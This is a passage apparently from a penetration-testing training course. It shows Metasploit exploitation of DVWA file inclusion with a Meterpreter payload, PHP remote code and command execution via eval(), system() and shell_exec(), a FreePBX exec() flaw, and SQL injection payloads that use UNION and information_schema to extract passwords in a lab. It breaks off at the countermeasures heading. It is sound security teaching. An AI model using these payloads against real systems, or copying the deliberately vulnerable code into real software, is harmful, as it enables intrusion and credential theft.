
The last thing is to specify the payload. We will be using the PHP Meterpreter payload:

```
set payload php/meterpreter/bind_tcp
```



```
File Edit View Search Terminal Help
msf exploit(php_include) > set HEADERS "Cookie:security=low; PHPSESSID=f7c5f19dfdbfc8021190b6d242a94c9"
HEADERS => Cookie:security=low; PHPSESSID=f7c5f19dfdbfc8021190b6d242a94c9
msf exploit(php_include) > set PHPURI /?page=XXpathXX
PHPURI => /?page=XXpathXX
msf exploit(php_include) > set PATH /dvwa/vulnerabilities/fi/
PATH => /dvwa/vulnerabilities/fi/
msf exploit(php_include) > set RHOST 10.11.1.250
RHOST => 10.11.1.250
msf exploit(php_include) > set LHOST 172.16.1.4
LHOST => 172.16.1.4
msf exploit(php_include) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
```

Finally type 'run' to execute the exploit:



```
File Edit View Search Terminal Help
msf exploit(php_include) > run

[*] Started bind handler
[*] 10.11.1.250:80 - Using URL: http://0.0.0.0:8080/DHtQfM3be
[*] 10.11.1.250:80 - Local IP: http://192.168.100.115:8080/DHtQfM3be
[*] 10.11.1.250:80 - PHP include server started.
[*] Sending stage (33986 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (172.16.1.4:45063 -> 10.11.1.250:4444) at 2017-07-19 08:40:46 -0400

meterpreter > getuid
Server username: www-data (33)
```

If everything went successfully we got a Meterpreter shell with www-data privileges on the DVWA machine.

Remote Code Execution

Remote Code Execution vulnerabilities allow the attacker to execute arbitrary code on the target machine through a web application (meaning the attacker can execute any code s/he wants 'arbitrarily' on the target machine). Remote Code Execution is also sometimes referred to as code injection, but should not be mistaken with remote command execution. With remote command execution the commands are directly executed on the underlying operating system. In remote code execution vulnerabilities, however, the injected code is executed by the web application in the language it is running on. So, for instance, if a WordPress CMS running on PHP is vulnerable to a remote code execution vulnerability, the attacker will be limited to injecting and executing PHP code.

A common way of exploiting remote code execution vulnerabilities is by injecting code that allows the attacker to execute system commands. Commonly used functions are `shellexec()` in PHP and the `system` command in Perl. By using code that is able to execute system commands we can convert remote code execution to remote command execution which is a lot more powerful (and dangerous). The ability to execute system commands on the remote target means we are just one step away from converting this to a more interactive shell.

Remote Code Execution example

Let's have a look at the following very simple piece of PHP code below is vulnerable to remote code execution:

```
<?php $code = $_GET['code'];
eval($code); ?>
```

The first line takes the contents of the `code` parameter and stores it in a variable named `$code`. Then the `eval()` function evaluates (i.e. executes) the contents of the `code` variable as PHP code. The next step would be to inject our desired modification into the `code` parameter as follows:

`http://[IP]/rce.php?code=phpinfo();`

The contents of the 'code' parameter (`phpinfo()`) are now passed to the PHP script, stored in the `$code` variable and finally executed by the `eval()` function. The `eval()` function will now evaluate and execute the `phpinfo()` code and output the PHP configuration information which looks as follows:



PHP Version 5.2.4-2ubuntu5.10

The screenshot shows a web browser displaying the output of a PHP `phpinfo()` page. The title bar of the browser window shows the URL `http://192.168.100.103/rce.php?code=phpinfo()`. The main content area of the browser displays the PHP configuration information, starting with the title **PHP Version 5.2.4-2ubuntu5.10**. To the right of the title is the PHP logo. The configuration table includes the following data:

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini

Note: Want to try this yourself? Create the PHP file in your web root directory, start Apache and open the rce.php file with a browser. Please note that creating such a script poses a significant threat if anyone is able to access it remotely. Make sure that you're not connected to untrusted networks or the lab environment. Even better would be to limit outside access using Iptables with the following commands that block access to port 80:

```
iptables -A INPUT -i lo -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -j DROP
```

After testing you can remove (flush) the rules with the following command:

```
iptables -F
```


Finally, make sure to remove the script from the web root directory when you're finished with testing.

Now let's see if we can also execute system commands with the PHP system() function using this code example:

```
http://[IP]/rce.php?code=system('id');
```

Tip: More information about the PHP system() function can be found here:

<https://secure.php.net/manual/en/function.system.php>



We have successfully executed the id command on the underlying operating system using the PHP system() function. In this example the system command only printed out a single line of the command output, this is one downside of the system() function as it only outputs the last line of output of a given command. This is not a problem when the command output consists of a single line but whenever multiple lines are returned, such as the 'ifconfig' command which outputs several lines, the output has to be formatted as a string. To do this use the shell_exec() PHP function instead of system().

Tip: Here you can find more information about the shell_exec() function:

<https://secure.php.net/manual/en/function.shell-exec.php>

Let's take a look at the following example that executes ifconfig on the target system:

```
http://[IP]/rce.php?code=echo shell_exec('/sbin/ifconfig eth0');
```



As we can see, the full content of the ifconfig command has been printed on the web page. This also demonstrates that parameters can be used in our commands. Also note that we have to use an absolute path to the ifconfig binary which is located in the sbin folder, otherwise the PHP processor would be unable to execute the command and throw up a 'not found' error.

From this position an attacker would be able to execute almost any system command on the target. The next step might be for an attacker to enumerate the system or inject shellcode to initiate a reverse shell from the target host to the attack box.

Hopefully during your penetration testing career, you will never actually encounter PHP code that will evaluate user input without input validation. Generally speaking, remote code injection vulnerabilities are a lot harder to exploit than we've shown here and often require creative thinking to bypass code validation and intrusion detection systems/ intrusion prevention systems, but this example demonstrates simply and clearly how remote code execution works.

Links

- <https://secure.php.net/manual/en/function.exec.php>
- <https://secure.php.net/manual/en/function.system.php>
- <https://secure.php.net/manual/en/function.shell-exec.php>
- <https://secure.php.net/manual/en/function.passthru.php>

Remote Command Execution

Remote Command Execution (RCE) vulnerabilities allow the attacker to execute arbitrary commands on the target machine. Remote Command Execution vulnerabilities are not just limited to web applications but can be present in any type of application. When exploiting a web application that is vulnerable to RCE, the commands will be executed in the context of the user that is running the application. On Linux systems this will usually be the Apache user or www-data user on Ubuntu-based systems.

We must also distinguish between authenticated and unauthenticated remote command execution.

Authenticated RCE vulnerabilities are only accessible with authentication and are often found in administration panels or other locations that require a user to be authenticated. They can only be exploited after a user has been logged in.

Unauthenticated remote command execution allows the user to execute system commands directly on the system without breaking or bypassing an authentication layer. The code that contains the RCE vulnerability is publicly accessible and can therefore be exploited by anyone with access to the application. This is the worst type of RCE vulnerability with severe consequences when abused by an attacker. This is also a type of vulnerability you really want to find as a penetration tester in order to secure the tested systems. Unauthenticated remote command execution vulnerabilities are also rewarded exceptionally well on bug bounty programs.

Remote Command Execution example

In the Remote Code Execution example in the last chapter we executed PHP code using the eval function that executes system commands and converted the Remote Code Execution into Remote Command Execution. A simple example of code that is vulnerable to remote command execution can be created by replacing the eval function with a system, exec or shell_exec function like this:

```
$code = $_GET['command'];
shell_exec($command);
```

Instead of inserting PHP code in the command parameter we can now insert system commands. Bear in mind that Remote Command Execution is usually far more difficult to achieve in practice because well-written code will incorporate input validation and sanitation - especially when using critical functions that are able to execute system commands.

In reality Remote Command Execution vulnerabilities are often found in complex scenarios where it was not always clear to developers where user input was used. In the simple code examples we've used it is very obvious that the user input is processed by a function that executes the input on the underlying systems. In real-world scenarios this is often less obvious as user input is passed to many different functions and scripts to a certain point where it is executed as a system command.

Let's have a look at a real remote command execution vulnerability in FreePBX (FreePBX is a web-based open-source GUI for managing an open-source communication server called Asterix (PBX)).

```
20 | File : functions.inc.php
21 |
22 | function get_headers_assoc($url) {
23 |     global $amp_conf;
24 |     if ($amp_conf['MODULEADMINWGET']) {
25 |         FreePBX::Curl()->setEnvVariables();
26 |         exec("wget --spider --server-response -q ".$url." 2>&1", $wgetout, $exitstatus);
27 |         $headers = array();
28 |         if($exitstatus == 0 && !empty($wgetout)) {
29 |             foreach($wgetout as $value) {
30 |                 $ar = explode(':', $value);
31 |                 $key = trim($ar[0]);
32 |                 if(isset($ar[1])) {
33 |                     $value = trim($ar[1]);
34 |                     $headers[strtolower($key)] = trim($value);
35 |                 }
36 |
37 |             the $url is not being sanitized before being passed to the 'exec' function which lead to Command execution flaw
38 |             The function is being called at
```

On line 26 the exec() PHP command executes wget with a URL that is not sanitized. Were an attacker to control the contents of the \$url variable, the remote command execution implications become obvious.

If you want to explore the code further then you will find a description of the vulnerability and how to exploit it written by the author on this link:


<https://www.exploit-db.com/exploits/40296/>

SQL Injection Basics

In this section we will learn about attacking data stores using basic Structured Query Language (SQL) injection techniques. There are many types of data stores but in this section, we will concentrate on SQL databases and SQL injection. A datastore is a repository for data produced by a company, organisation or application. Many (web) applications depend on data stores to support organisational data processes and drive application logic. Think of database tables containing account information and authorisation levels that allow a certain user to access specific content or configuration parameters and settings stored in a database that activates add-on modules and functionality in a web application. These examples hint at the potentially harmful effects that would follow if such database information were to be controlled by an attacker. Attackers would be able to interfere with the application logic by tampering with data and bypass security measures (such as authentication), modify content, add new users to the system or even install (vulnerable) code.

How do SQL injection attacks work?


In an SQL injection attack, the attacker modifies existing SQL queries by inserting (or 'injecting') specifically crafted user input which fools the system into providing more access than intended by the developers of the web application.



This graphic illustrates the usual interaction between a visitor generating web requests, the web server and the SQL database server.

The visitor sends a web request to the web server and requests the information connected with his/her own user id. The web server uses this user input to generate an SQL query for the database server. At the code level, the SQL query requests all fields from the users table where the user ID equals one. The database server executes the query and returns the result set to the web server. The web server uses this result set to generate the response page for the visitor. Finally, the browser loads the page and the visitor is provided with a webpage containing his/her user information. So far so good, but what if the visitor is an attacker and modifies the web request in such a way that the SQL database server returns user information for another user? Or worse; all users at once? Consider the following graphic:

SQL Injection Attack



In this scenario the attacker modifies the usual web request so that the web server generates a SQL query requesting information for all users instead of just one (legitimate) user. The database server responds to the SQL query with the full data containing all users. This result set is then processed by the web server and the result is displayed to the attacker. The attacker has successfully performed an SQL injection attack and retrieved more information from the database than the web application designers intended with this functionality. Here that data only contained usernames, first names and surnames. But what if the table contained sensitive information such as passwords or credit card numbers?

Impact of SQL injection attacks

Apart from enabling an attacker to read data from a database table, successful SQL injection attacks may also allow an attacker to perform update, add & delete operations on a database including the opportunity to add users, change passwords, read information from other databases or execute SQL functions. Indeed, misconfiguration and poor security measures may even allow an attacker to take full control of the server. Incorrect permissions, for example, may allow an attacker to create files on the local file system using the INTO OUTFILE function. If this function is used to write PHP web shells to the server's web root directory, the attacker will be able to execute system commands on the underlying system through a browser and will be only a few steps away from gaining shell access on the (database) server.

In the next section we will have a look at some examples that are vulnerable to SQL injection to get a better understanding of this technique.

Basic SQL Injection example

Take a look at the following pseudo-code example:

```
$userid = $_GET['UserID'];
SQL = "SELECT * FROM Users WHERE UserID = $userid";
```

The first line of code retrieves the contents from the UserID parameter specified in the GET request. The second line uses the contents of the \$userid variable to build the SQL statement. Let's say that a regular user wants to request his user information from the database and enters his user ID '12345'. The SQL query code would then look like this:

SELECT * FROM Users WHERE UserID = 12345;

This query is correct and returns all fields from the Users table where the username is John (which is the username linked to UserID 1234). The result set for this query might look as follows:

UserID	Username	FirstName	LastName
12345	John	John	Red

However, in this example the user input is not validated in any way before being used in the SQL query. This means that anyone with access to the page is able to tamper with the UserID parameter and is able to inject any text or code into the SQL query.

Now let's see what happens if we insert '0 OR 1=1' as the UserID (we're assuming that UserID 0 does not exist). Since 'OR 1=1' always evaluates to true, the SQL query will return all user records.

In other words, using the following SQL statement will return all records from the Users table:

SELECT * FROM Users WHERE UserID = 0 OR 1=1;

The result set of this query contains all user records and might look like this:

UserID	Username	FirstName	LastName
12345	John	John	Red
20193	Sara1980	Sara	Lee
54920	Thomas12	Thomas	Green

It is to be hoped that you will never come across any SQL injection vulnerabilities that are quite so simple to exploit as this one. In real scenarios SQL injection vulnerabilities are usually less obvious and harder to exploit, but in essence they all operate in the same way. The key to performing successful SQL injection attacks is to be able to understand the underlying query, but you also need to be able to bypass any input validation mechanisms so you can modify the SQL statement.


Basic SQL Injection example DVWA

In the next sections we will demonstrate SQL injection on the Damn Vulnerable Web Application (DVWA) in Metasploitable2. As you are already aware, the Metasploitable 2 machine is available in the lab on the following IP addresses depending on which lab has been assigned to you:

Lab number	Metasploitable 2
Lab 1	http://10.11.1.250/dvwa/
Lab 2	http://10.12.1.250/dvwa/
Lab 3	http://10.13.1.250/dvwa/
Lab 4	http://10.14.1.250/dvwa/
Lab 5	http://10.15.1.250/dvwa/
Lab 6	http://10.16.1.250/dvwa/

DVWA: The default username is 'admin' with password 'password'.

Please also remember that our examples need the low security setting on the DVWA web application so first check that the security is set to low on the DVWA security page:



The screenshot shows the DVWA Security page. On the left is a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area has a header 'DVWA Security' with a padlock icon. Below it is a section titled 'Script Security' with the text 'Security Level is currently **high**'. It says 'You can set the security level to low, medium or high.' and 'The security level changes the vulnerability level of DVWA.' There is a dropdown menu set to 'low' with a 'Submit' button. Below this is a section titled 'PHPIDS' with the text 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It says 'You can enable PHPIDS across this site for the duration of your session.' and 'PHPIDS is currently **disabled**. [[enable PHPIDS](#)]'. At the bottom of the page, it says 'Username: admin', 'Security Level: high', and 'PHPIDS: disabled'. The footer says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

When we browse to the SQL Injection page, we can have a look at the vulnerable code for the easy SQL Injection exercise which looks like this:

SQL Injection Source

```

<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>

```

Let's walk through the code line by line first to get a better understanding of the script. When the form is submitted the user input for the 'id' GET form variable is stored in the \$id PHP variable. The \$getid PHP variable in the next line contains the SQL query that selects the **first_name** and **last_name** field from table users where the **user_id** matches input submitted in the GET form (user_id='\$id'). This is because the result of the query is 'true'. The \$result PHP variable contains the result set returned from the database after the query has been executed and the following code then processes the result set for display.

Let's see what happens if we use '1' as the user id. The executed SQL query would then look like this:

`SELECT first_name, last_name FROM users WHERE user_id = '1';`

Vulnerability: SQL Injection

User ID:

Submit

`ID: 1
First name: admin
Surname: admin`

As expected, user id 1 returns the first and last name for the user stored with user id 1.

But if we insert the following input the SQL query will return true for every record in the table:

`0' or '0'='0`

The executed SQL query would look as follows:

```
SELECT first_name, last_name FROM users WHERE user_id = '0' or '0'='0';
```

This query selects the first and last name from every record in the users table where the user id is 0 (false) or when 0=0 evaluates to true. Since 0=0 is always true, all user records (in this User Table in this example there are five) will be returned:

Vulnerability: SQL Injection

User ID:

```
0' or '0'='0
```

```
ID: 0' or '0'='0
First name: admin
Surname: admin
```

```
ID: 0' or '0'='0
First name: Gordon
Surname: Brown
```

```
ID: 0' or '0'='0
First name: Hack
Surname: Me
```

```
ID: 0' or '0'='0
First name: Pablo
Surname: Picasso
```

```
ID: 0' or '0'='0
First name: Bob
Surname: Smith
```

In this simple example we have manipulated the SQL query with simple user input. We can also extend this query and retrieve information about the SQL server, the host and other tables & databases.

SQL Injection using UNION

The UNION operator in SQL is used to combine two or more result sets from SELECT statements. To use the UNION operator the query has to meet certain requirements:

- Each SELECT statement within UNION must have the same number of columns.
- The columns must have similar or compatible data types.
- The columns in each SELECT statement must be in the same order.

Let's have a look at some simple UNION examples and then how to use UNION statements for SQL injection.

UNION example

Imagine we have a database that contains two tables, the Users table with all the user accounts:

username	password	userid
----------	----------	--------

user01	user01	u0001
--------	--------	-------

user02	user02	u0002
--------	--------	-------

And the administrators table with all the administrator accounts:

```
username password userid
admin01 admin01 a0001
admin02 admin02 a0002
```

Both tables contain exactly the same fields: username, password and userid. If we want to combine both tables in one result set, we can use the UNION operator like this SQL query:

```
SELECT * from Users UNION SELECT * from Administrators;
```

Basically, what we're saying with this query is: SELECT all (all is defined with the asterisks sign *) database records from the **Users** table and select all database records from the **Administrators** table and combine them in the result set. The following result set is made up from the Users and Administrator tables:

```
username password userid
user01 user01 u0001
user02 user02 u0002
admin01 admin01 a0001
admin02 admin02 a0002
```

This example meets all the UNION requirements: both tables have 3 fields of the same data type and the columns of the select statements are in the same order. But what if one of the tables, let's say the Users table, contained an additional field? In this case the SQL server would throw an error because the number of columns in each table would not match. To solve this, we would need to edit the SQL query so that the number of columns for each SELECT statement is equal. We can do this by editing the SQL query like this:

```
SELECT username, password, userid from Users UNION SELECT username, password, userid from Administrators;
```

This SQL query will then execute successfully even though the tables have a different number of fields and return a dataset with the selected columns from both tables. The result set would be exactly the same as with the previous query, a table made up of the following fields: username, password, userid.

[UNION DVWA examples](#)

Now that we understand how UNION is used to combine data from two tables, we can use UNION in SQL injection to retrieve information about the database server, the environment and from other tables too.

Let's return to the DVWA SQL Injection exercise in easy mode, enter the following string in the User ID field and submit the form:

```
0' or 1=1 UNION SELECT null, version() #
```

This is a little different from the previous example. Instead of specifying specific columns from two tables we are using null and an SQL function in the second dataset to match the number of columns in the first dataset. Null can often be used as a valid 'placeholder' instead of guessing the data type

and supply values of that data type. The Version() SQL function displays the version number of the MySQL server.

In MySQL, the hashtag (#) value is used as a line comment delimiter, but in standard SQL, the line comment delimiter is -- (double hyphen). The line comment delimiter is used to render all SQL query code that follows as a comment (i.e. it will not be executed as part of the query).

Vulnerability: SQL Injection

User ID:


```
ID: 0' or 1=1 union select null, version() #
First name: admin
Surname: admin

ID: 0' or 1=1 union select null, version() #
First name: Gordon
Surname: Brown

ID: 0' or 1=1 union select null, version() #
First name: Hack
Surname: Me

ID: 0' or 1=1 union select null, version() #
First name: Pablo
Surname: Picasso

ID: 0' or 1=1 union select null, version() #
First name: Bob
Surname: Smith

ID: 0' or 1=1 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```

The first five rows contain the data from the Users table (first dataset) and the last row contains the null value and the MySQL version number (second dataset).

The following query will return the current user running the MySQL server and the current database:

```
0' or 1=1 UNION SELECT user(), database() #
```

Instead of using null as placeholder we can also retrieve the current user that is running the MySQL server and the database name. The full SQL query we need will now look as follows:

```
SELECT first_name, last_name FROM users WHERE user_id = '0' or 1=1 UNION SELECT user(),
database() #;
```

Vulnerability: SQL Injection

User ID:


```
ID: 0' or 1=1 union select user(),database() #
First name: admin
Surname: admin

ID: 0' or 1=1 union select user(),database() #
First name: Gordon
Surname: Brown

ID: 0' or 1=1 union select user(),database() #
First name: Hack
Surname: Me

ID: 0' or 1=1 union select user(),database() #
First name: Pablo
Surname: Picasso

ID: 0' or 1=1 union select user(),database() #
First name: Bob
Surname: Smith

ID: 0' or 1=1 union select user(),database() #
First name: root@localhost
Surname: dvwa
```

We can also use one or more of the following functions to retrieve information about the database, SQL server and tables:

```
@@hostname : Current Hostname
@@tmpdir : Temp Directory
@@datadir : Data Directory
@@version : Version of DB
@@basedir : Base Directory
user() : Current User
database() : Current Database
version() : Version
schema() : current Database
UUID() : System UUID key
current_user() : Current User
```

All functions can be used exactly the same way as we've used the version(), user() and database() functions in the previous examples.

Using UNION to retrieve data from other tables

UNION statements can also be used to retrieve data from other databases and tables. Before we can do this, we need to know which other databases are available on the database server and which tables they contain so we can reference them properly in the queries. Getting that information is very simple and can be done by querying the information_schema views. The information_schema view contains metadata about the objects within a database such as the name of a database or table, the data type of a column, or access privileges.

We will continue using DVWA SQL Injection in easy mode to retrieve a list of tables with database names from all databases that are running on the server. Let's submit the following input in the user id field:

```
0' or 0=0 UNION SELECT table_schema, table_name from information_schema.tables #
```

```
ID: 0' or 1=1 union select table_schema, table_name FROM information_schema.tables #
First name: tikiwiki195
Surname: tiki_user_watches

ID: 0' or 1=1 union select table_schema, table_name FROM information_schema.tables #
First name: tikiwiki195
Surname: tiki_userfiles

ID: 0' or 1=1 union select table_schema, table_name FROM information_schema.tables #
First name: tikiwiki195
Surname: tiki_userpoints

ID: 0' or 1=1 union select table_schema, table_name FROM information_schema.tables #
First name: tikiwiki195
Surname: tiki_users

ID: 0' or 1=1 union select table_schema, table_name FROM information_schema.tables #
First name: tikiwiki195
Surname: tiki_users_score

ID: 0' or 1=1 union select table_schema, table_name FROM information_schema.tables #
First name: tikiwiki195
Surname: tiki_webmail_contacts
```

The result set contains a long list of tables (including the name of the database that contains the table). The next step would be to list all columns from the different tables. In this example we will concentrate on the columns from the tiki_users table in the tikiwiki195 database. Even better would be if we could combine the table name with the column name so that we can see which column belongs to which table.

The following input will generate a result set containing both table and column information:

```
0' or 0=0 UNION SELECT 1,concat(table_name,char(58),column_name) from
information_schema.columns #
```

The concat() function used in this input returns the table_name, a semicolon (represented by ASCII character 58) and the column_name in one field (In SQL the concat() function concatenates or joins multiple strings together).

The following screenshot shows some very interesting column names (highlighted) such as user and password from the tiki_users table:

```
ID: 0' or 1=1 union select 1,concat(table_name,char(58),column_name) from information_schema.columns #
First name: 1
Surname: tiki_users:user

ID: 0' or 1=1 union select 1,concat(table_name,char(58),column_name) from information_schema.columns #
First name: 1
Surname: tiki_users:password

ID: 0' or 1=1 union select 1,concat(table_name,char(58),column_name) from information_schema.columns #
First name: 1
Surname: tiki_users:email

ID: 0' or 1=1 union select 1,concat(table_name,char(58),column_name) from information_schema.columns #
First name: 1
Surname: tiki_users:lastLogin
```

With this information we should be able to easily modify the SQL query to display the username and password values from the tikiwiki195.tiki_users table.

```
0' or 0=0 UNION SELECT user, password from tikiwiki195.tiki_users #
```

The result set again consists of all users from the DVWA users table and, in the last line, the admin user and the password from the tiki_users table are displayed!

Vulnerability: SQL Injection

User ID:

```
0' or 1=1 union select user, | 
```

```
ID: 0' or 1=1 union select user, password from tikiwiki195.tiki_users #
First name: admin
Surname: admin
```

```
ID: 0' or 1=1 union select user, password from tikiwiki195.tiki_users #
First name: Gordon
Surname: Brown
```

```
ID: 0' or 1=1 union select user, password from tikiwiki195.tiki_users #
First name: Hack
Surname: Me
```

```
ID: 0' or 1=1 union select user, password from tikiwiki195.tiki_users #
First name: Pablo
Surname: Picasso
```

```
ID: 0' or 1=1 union select user, password from tikiwiki195.tiki_users #
First name: Bob
Surname: Smith
```

```
ID: 0' or 1=1 union select user, password from tikiwiki195.tiki_users #
First name: admin
Surname: P@ssw0rd
```

In this example we retrieved some sensitive user information, including a password, from a different table by using the UNION operator. We enumerated the databases, tables and columns by querying the information_schema view. We also demonstrated the potential impact of an SQL injection vulnerability in a web application and how, even if the vulnerable web application does not contain any sensitive data, other databases on the SQL server may well do.

Note: If you're following along this section using a local version of Metasploitable 2 you'll find that the 'tiki_users' table in the 'tikiwiki195' database is empty. For demonstration purposes we slightly modified Metasploitable 2 in the labs and inserted a user account in the 'tiki_users' table.

SQL Injection countermeasures

Generally speaking, SQL injection vulnerabilities can be easily avoided in your code. Most such vulnerabilities are introduced by using dynamic queries that entail some kind of user input (which can then be easily exploited by an attacker as in our DVWA exercise).

Countermeasures include:

